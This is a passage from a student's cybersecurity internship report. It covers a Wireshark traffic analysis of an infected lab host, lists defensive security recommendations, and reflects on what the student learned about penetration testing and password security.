
No.	Time	Source	Destination	Protocol	Length	Info
7	0.026076	10.6.13.133	10.6.13.3	DNS	81	Standard query 0x2b8f A wpad.massfriction.com
8	0.026430	10.6.13.3	10.6.13.133	DNS	160	Standard query response 0x2b8f No such name A wpad.massfricti
9	0.027625	10.6.13.133	10.6.13.3	DNS	92	Standard query 0x56e9 SOA DESKTOP-SAVE44C.massfriction.com
10	0.027808	10.6.13.133	10.6.13.3	DNS	81	Standard query 0x49d0 A wpad.massfriction.com
11	0.027809	10.6.13.3	10.6.13.133	DNS	171	Standard query response 0x56e9 SOA DESKTOP-SAVE44C.massfricti
13	0.028019	10.6.13.3	10.6.13.133	DNS	160	Standard query response 0x49d0 No such name A wpad.massfricti
16	0.047720	10.6.13.133	10.6.13.3	DNS	128	Standard query 0x6fad SRV ldap._tcp.Default-First-Site-Name..
17	0.048016	10.6.13.3	10.6.13.133	DNS	196	Standard query response 0x6fad SRV ldap._tcp.Default-First-S
18	0.048440	10.6.13.133	10.6.13.3	DNS	92	Standard query 0x8587 A win-dql4wfwjxq4.massfriction.com
19	0.048663	10.6.13.3	10.6.13.133	DNS	108	Standard query response 0x8587 A win-dql4wfwjxq4.massfriction
76	4.183948	10.6.13.133	10.6.13.3	DNS	94	Standard query 0x393c A kv601.prod.do.dsp.mp.microsoft.com
100	4.422539	10.6.13.133	10.6.13.3	DNS	92	Standard query 0x522a A geo.prod.do.dsp.mp.microsoft.com
111	4.693858	10.6.13.133	10.6.13.3	DNS	81	Standard query 0xe2de A wpad.massfriction.com

Frame 7: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)  
Ethernet II, Src: Intel\_ac:97:df (24:77:03:ac:97:df), Dst: Dell\_71:ad:  
Internet Protocol Version 4, Src: 10.6.13.133, Dst: 10.6.13.3  
User Datagram Protocol, Src Port: 61943, Dst Port: 53  
Domain Name System (query)

Screenshot: DNS Query Analysis Shows DNS traffic patterns

### Step 3.4: External Communications


Examined outbound traffic to identify C2 servers and data exfiltration attempts. - TLS connections to external IP addresses - SSDP multicast traffic for device discovery - HTTP connectivity tests to external servers



Screenshot: External Communications Shows outbound connection attempts

### Step 3.5: Port Scanning Detection

Used TCP filters to identify port scanning activity from the infected host. - Multiple SYN packets to various ports - Internal network reconnaissance detected - Clear evidence of lateral movement attempts



**Screenshot: Port Scan Detection - KEY EVIDENCE - Shows SYN scan activity**

## 4. Results

- **Identified Infected Host:** 10.6.13.133 (DESKTOP-SAVE4dc)
- **Detected Port Scanning:** Multiple SYN packets to internal services
- **Found Lateral Movement Attempts:** SMB, LDAP, Kerberos traffic
- **Identified C2 Communications:** External TLS connections
- **Confirmed Malware Activity:** Network reconnaissance and spreading attempts

## 5. Security Recommendations to Prevent the Attack

1. **Implement Network Segmentation**
  - *Isolate critical servers from workstations*
  - *Create separate VLANs for different departments*
  - *Use firewall rules to restrict unnecessary traffic*
2. **Deploy Intrusion Detection Systems (IDS)**
  - *Use Snort or Suricata for real-time detection*
  - *Create rules for port scanning and lateral movement*
  - *Monitor for SMB and LDAP exploitation attempts*
3. **Enable Logging and Monitoring**
  - *Collect and analyze DNS query logs*
  - *Monitor for unusual authentication patterns*
  - *Set alerts for multiple failed connection attempts*
4. **Network Access Control**
  - *Implement 802.1X for device authentication*
  - *Use MAC address filtering where appropriate*
  - *Segment guest and corporate networks*
5. **Endpoint Protection**
  - *Install EDR solutions on all workstations*
  - *Monitor for unusual process behavior*
  - *Block unauthorized outbound connections*
6. **Regular Security Assessments**
  - *Conduct periodic network penetration tests*
  - *Use threat intelligence to update detection rules*
  - *Train staff on security awareness*
7. **Incident Response Planning**
  - *Create procedures for malware containment*
  - *Isolate infected systems immediately*
  - *Have forensic analysis tools ready*

## Summary & Learnings

This 2-month internship with the Young Cyber Knights Foundation has been a hands-on C eye-opening dive into real-world cybersecurity. To go from theory to practical attack-and-defence has really broadened my mind about the digital threat space. I have not only learned many new technical skills, but my way of thinking about security has changed after this experience.

### Technical learnings and insights:

- ***Value of a Playbook:*** I learned that penetration testing isn't just a random process, but a structured methodology of reconnaissance, scanning, exploitation, and post-exploitation. This structure was used throughout each project, ranging from system hacking to network hacking and monitoring.
- ***System Hacking - An Ecosystem:*** The System Hacking project, in particular, awoke me to the idea that there is not one way to penetrate a system. The attack vector is purely dependent on the Operating System, OS version, or services running on a system. Once I had exploited a back door in an old VSFTPD service on Linux, it was a significantly different process for conducting OS exploitation on a Windows machine. In this regard, OS knowledge and exploitation must fit the scenario.
- ***The Many Facets of Password Security:*** Through the Password Cracking project, I gained a deep appreciation for the strengths and weaknesses of authentication systems. I moved beyond just "cracking passwords" to understanding the underlying hashing algorithms (like MD5 vs. SHA-512), the vital role of salting, and how password complexity directly impacts the feasibility of dictionary and brute-force attacks.
- ***Mastering Protocols Through Detection:*** The Network Monitoring C Attack Detection project was instrumental in solidifying my knowledge of network protocols. Using tools like Wireshark and filtering, manually searching for the malicious traffic meant that I had to understand the normal "conversation" of protocols like: TCP, DNS, SMB, and HTTP. The ability to classify unlabelled, raw network data is a primary skill for any cybersecurity analyst.
- ***The Universality of Foundational Flaws:*** In our review of typical web, system, network attacks we noticed that basic security failures were being exploited: default credentials, unpatched software, or misconfigured systems. There were significant lessons in how any of these simple areas of security can lead to total ownership of your camera systems or Wi-Fi, or even web applications.

### Conclusion:

This internship has been an enormous driver of personal and professional development for me. It has exposed me to new areas of research and continuous learning, which further established my passion for cybersecurity. I am now more curious and driven than ever to further my knowledge, explore more advanced topics, and contribute to creating a safer digital world. The experience has been transformative and has given me a strong and practical base upon which I am eager to build a future career.